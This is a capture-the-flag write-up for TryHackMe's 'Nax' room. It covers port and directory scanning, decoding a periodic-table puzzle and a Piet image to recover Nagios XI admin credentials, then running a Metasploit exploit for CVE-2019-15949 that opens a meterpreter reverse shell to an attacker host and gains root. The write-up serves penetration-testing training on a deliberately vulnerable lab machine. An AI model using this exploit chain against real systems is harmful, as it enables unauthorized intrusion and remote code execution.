

TryHackMe - Write-up - Nax Room - Linux/Nagios/Pi3t/MetaSploit

As always let’s start with basic enumeration with the nmapAutomator script:




```
┌──(root💀koelhosec)-[/opt/nmapAutomator]
└─# ./nmapAutomator.sh -H 10.10.18.209 -t All
```

There are 5 ports open: 22(SSH), 25 (SMTP), 80 (HTTP), 389 (LDAP), 443 (HTTPS):




```
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
389/tcp open  ldap
443/tcp open  https
```

Visiting the website it shows an interesting image:




```
     ,+++77777++=:,                    +=                      ,,++=7++=,,
    7~?7   +7I77 :,I777  I          77 7+77 7:        ,?777777??~,=+=~I7?,=77 I
=7I7I~7  ,77: ++:~+777777 7     +77=7 =7I7     ,I777= 77,:~7 +?7, ~7   ~ 777?
77+7I 777~,,=7~  ,::7=7: 7 77   77: 7 7 +77,7 I777~+777I=   =:,77,77  77 7,777,
  = 7  ?7 , 7~,~  + 77 ?: :?777 +~77 77? I777I7I7 777+77    =:, ?7   +7 777?
      77 ~I == ~77=77777~: I,+77?  7  7:??? ?7 7 7 77 ~I   7I,,?7 I77~
       I 7=77~+77+?=:I+~77?     , I 7? 77 7   777~ +7 I+?7  +7~?777,77I
         =77 77= +7 7777         ,7 7??:,??7     +7    7   77??+ 7777,
             =I, I 7+:77?         +7I7?7777 :             :7 7
                7I7I?77 ~         +7:77,      ~        +7,::7   7
               ,7~77?7? ?:         7+:77           77 :7777=
                ?77 +I7+,7         7~  7,+7  ,?       ?7?~?777:
                   I777=7777 ~     77 :  77 =7+,    I77  777
                     +      ~?     , + 7    ,, ~I,  = ? ,
                                    77:I+
                                    ,7
                                     :777
                                        :
                                Welcome to elements.
                        Ag - Hg - Ta - Sb - Po - Pd - Hg - Pt - Lr
```

Let’s do some directory enumeration with feroxbuster:



```
┌──(root💀koelhosec)-[/home/tryhackme/Nax]
└─# feroxbuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.18.209 -
f -t 40

403      GET        9l       28w      277c http://10.10.18.209/icons/
403      GET        9l       28w      277c http://10.10.18.209/cgi-bin/
403      GET        9l       28w      277c http://10.10.18.209/javascript/
403      GET        9l       28w      277c http://10.10.18.209/icons/small/
401      GET       14l       54w      459c http://10.10.18.209/nagios/
403      GET        9l       28w      277c http://10.10.18.209/javascript/jquery/
```

There is a “/nagios” but we need credentials to access this webpage:



🌐 10.10.18.209


This site is asking you to sign in.

Username


Password

Cancel Sign in

Our Nikto scan running through nmapAutomator found two index files:



```
+ Multiple index files found: /index.php, /index.html
```



Welcome


Click the link below to get started using Nagios XI.

Check for tutorials and updates by visiting the Nagios Library at library.nagios.com.

Problems, comments, etc, should be directed to our support forum at support.nagios.com/forum/.

But we need credentials to login as well...

Seems like enumeration did not return anything else. Let's go back to the first page. There seems to be a clue regarding the chemical elements in the periodic table:




```
               Welcome to elements.
      Ag - Hg - Ta - Sb - Po - Pd - Hg - Pt - Lr
```

Each element has it's respective number:

Ag :	47
Hg:	80
Ta:	73
Sb:	51
Po:	84
Pd:	46
Hg:	80
Pt:	78
Lr:	103

Now let's try convert from Decimal in Cyberchef:



From Decimal

Delimiter: Space

□ Support signed values


Input

```
47 80 73 51 84 46 80 78 103
```


Output

```
/PI3T.PNg
```

Going to this address shows an image which we can download to check with exiftools:




10.10.18.209/PI3T.PNg




```
┌──(root💀koelhosec)-[/home/tryhackme/Nax]
└─# exiftool PI3T.PNg
```

Creator is Piet Mondrian:



```
Artist                          : Piet Mondrian
```

After a quick Google search on “piet image” we find this npiet online tool which can read those types of images:



www.bertnase.de/npiet/npiet-execute.php

Hi,

welcome to npiet online !

Please upload a piet program image and npiet will execute it and display the result.

Hello world! (click me)

Prime number test (click me)

Please give it a try - and have fun !


1. Choose a File:	Browse... No file selected.
1b. Check the captcha:	□ I'm not a robot reCAPTCHA Privacy - Terms
2a. Launch immediately:	Upload and execute
2b. Launch, but then let me add some input to pass !	Upload and ask about input

back to npiet online - try again !

back to npiet
back to bertnase.de

And sorry about the captcha, but there were too many files with select and union in the name...


It shows us a very long output which seems to be repeating itself:



Info: executing: npiet -w -e 220000 PI3T.PNg

```
libpng warning: Extra compressed data.
libpng warning: Extra compression data.
nagiosadmin%n3p3UQ&9BjLp4$7uhWdYnagiosadmin%n3p3UQ&9BjLp4$7uhWdYnagiosadmin%n3p3UQ&9BjLp4$7uhWdYnagiosadmin%n3p3UQ&9BjLp4$7uhWdYnagiosadmin%n
```

Let’s try using those credentials:



Login


nagiosadmin

••••••••••••••••••••

Login

Forgot your password?

And we have access to the dashboard:



This trial copy of Nagios XI has expired. **Purchase a License Now** or **Enter your license key**.

Home Dashboard

Getting Started Guide


Common Tasks:

- Change your account settings
  Change your account password and general preferences.
- Change your notifications settings
  Change how and when you receive alert notifications.
- Configure your monitoring setup
  Add or modify items to be monitored with easy-to-use wizards.

Getting Started:


- **Learn about XI**
  Learn more about XI and its capabilities.
- **Signup for XI news**
  Stay informed on the latest updates and happenings for XI.

Now that we have working credentials we can use the authenticated metasploit module to exploit this:




```
msf6 > search nagios_xi
```

There are many exploits but the one that will give us root access is this one for CVE-2019-15949:




```
   6  exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce  2019-07-29       excellent
es    Nagios XI Prior to 5.6.6 getprofile.sh Authenticated Remote Command Execution
```




```
msf6 > use 6
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > options
```

Set the RHOSTS, LHOST and PASSWORD and run it and we should be good to go:




```
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > run

[*] Started reverse TCP handler on 10.6.56.110:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI
[*] Target is Nagios XI with version 5.5.6
[+] The target appears to be vulnerable.
[*] Uploading malicious 'check_ping' plugin...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting up to 300 seconds for the plugin to request the final payload...
[*] Sending stage (3020772 bytes) to 10.10.18.209
[*] Meterpreter session 1 opened (10.6.56.110:4444 -> 10.10.18.209:41066 ) at 2022-02-21 10:11:47 -0500
[*] Deleting malicious 'check_ping' plugin...
[+] Plugin deleted.

meterpreter > 
```

We are root!



